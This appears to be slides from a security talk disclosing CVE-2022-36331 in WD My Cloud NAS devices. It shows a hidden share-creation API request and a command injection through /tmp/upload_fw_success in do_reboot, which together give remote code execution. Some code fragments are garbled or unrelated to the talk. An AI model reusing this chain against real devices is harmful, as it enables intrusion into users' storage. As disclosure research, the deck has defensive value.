
CVE-2022-36331




# restSDK RE

Reverse-engineered hundreds of golang functions

Tried to understand what API is available to auth users




```
v59 = v17;
v52 = v16;
v64 = a7[9];
runtime_convI2I(v9, (__int64)v10);
v22 = v64;
v23 = io_ReadAll(v9, (__int64)v10);
if ( v9 )
    return (void **)github_com_wdc_csbu_goshared_errutil_Wrap(0LL, 0LL, v24, 0L);
v53 = v25;
v60 = v23;
v65 = runtime_newobject(0LL);
v74 = a3;
v75 = a3;
v76 = a3;
v77 = a3;
v27 = github_com_wdc_csbu_restsdk_internal_httpserver_parseFilesystemPostJson,
v28 = v43,
```



```
Segment: .text
1 void **__usercall github_com_wdc_csbu_restsdk_internal_httpserver_createnewfilesystem@<krax>
2 {
3     void **v7; // rdx
4     __int64 v8; // rsi
5     __int64 v9; // rdi
6     void *v10; // rsi
```

# OS5 My Cloud Application - Shares and Mounts



MyCloudPR4100

Name



Public




TimeMachineBa



Share on  
the NAS

# OS5 My Cloud Application - Shares and Mounts



MyCloudPR4100

Name



Public


**Public** -> /HD/HD\_a2/Public



TimeMachineBackup

Mapped to  
this  
directory

# The Obvious Question



MyCloudPR4100

Name



Public

**Public -> /**



TimeMachineBackup



map a new  
share to  
root / ?


# We can create a share with “hidden” API

/sdk/v1/filesystems



Attacker

```
POST  
/sdk/v1/filesystems  
{  
    name: "priv_pics",  
    path: "/tmp"  
}
```




# New share mapped to /tmp

Now we can  
interact with files  
under /tmp -  
read/write


The screenshot shows the 'My Cloud' application interface. On the left, there's a sidebar with icons for 'MyCloudPR4100' (a cloud icon), 'Files & folders' (a folder icon), 'Photos' (a camera icon), 'Albums' (a photo album icon), 'Shared' (a person icon), 'App settings' (a gear icon), and 'Help & feedback' (a question mark icon). The main area displays a file list for the share 'my\_private\_pictures2515'. The list is sorted by name. A large, semi-transparent gray box highlights the path '/tmp' in the top right corner of the list area. The file list includes:

Name	Last Modified
atopacct	Mon, Nov 21, 2022
cache	Mon, Nov 21, 2022
modsecurity	Sun, Nov 20, 2022
samba	Mon, Nov 21, 2022
apkgs_all.xml	Mon, Nov 21, 2022
app_finish	Mon, Nov 21, 2022
board_temperature	Mon, Nov 21, 2022
boot_finished	Mon, Nov 21, 2022
cnt_analytics.bak	Sun, Nov 20, 2022

# Leveraging Cloud Access to Achieve RCE



# Leveraging Cloud Access to Achieve RCE




Most partitions are  
not writable..

# We Could Only Write To..

- **tmp\_wdnas\_config**
  - WD configuration files
- **Log**
  - Log files
- **tmp**
  - Temp directory
- **upload**
  - Upload directory
- **HD\_\***
  - Hard drives (user files)


```
root@MyCloudPR4100 ~ # df -ah
Filesystem      Available Mounted on
sysfs           0          /sys
mdev            1.9G       /dev
proc            0          /proc
cgroup          0          /sys/fs/cgroup
devpts          0          /dev/pts
squash          0          /usr/local/tmp
/dev/loop0        0          /usr/local/modules
/dev/mmcblk0p6    16.7M     /usr/local/tmp_wdnas_config
tmpfs            1.0M       /mnt
tmpfs            32.6M      /var/log
tmpfs            97.2M      /tmp
/dev/md0p1        514.3M    /usr/local/upload
/dev/sda4         791.4M    /mnt/HD_a4
/dev/sda2         430.6G    /mnt/HD/HD_a2
```

# Leveraging Cloud Access to Achieve RCE



# How to RCE Using /tmp?

- We can reboot the device through the cloud
- Calls `do_reboot` behind the scenes
  - Make sure the NAS is in a “safe” state before reboot



# How to RCE Using /tmp?

/tmp/upload\_fw\_success  
is read



```
pFVar5 = popen("cat /tmp/upload_fw_success | awk '{print $3}'","r");
if (pFVar5 != (FILE *)0x0) {
    fread(pFileContent,0x3f,1,pFVar5);
    pclose(pFVar5);
    FUN_00101a50(pFileContent);
}
sprintf((char *)pCommand,"logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```

# How to RCE Using /tmp?

- do\_reboot is vulnerable to command injection

```
pFVar5 = popen("cat /tmp/upload_fw_success", "r");
if (pFVar5 != (FILE *)0x0) {
    fread(pFileContent, 0x3f, 1, pFVar5);
    pclose(pFVar5);
    FUN_00101a50(pFileContent);
}
sprintf((char *)pCommand, "logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```



# How to RCE Using /tmp?

- do\_reboot is vulnerable to command injection


```
pFVar5 = popen("cat /tmp/upload_fw_success | awk '{print $3}'", "r");
if (~PVar5 & (~PVar5 & 0x0) {
    read(0, pFileContent, 0x3f, 1, pFVar5);
    pFileContent);
}
sprintf((char *)pCommand, "logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```



Executed



# Leveraging Cloud Access to Achieve RCE








# The Full Exploit Chain

```
    types.Operator):
        if mirror_to == "mirror_to selected object":
            self.select_mirror(mirror_to)
            self.select_mirror("X")
```

self.select is not None

User is connected to  
their NAS



GUID






Attacker chooses a  
**device** to attack




**Attacker**



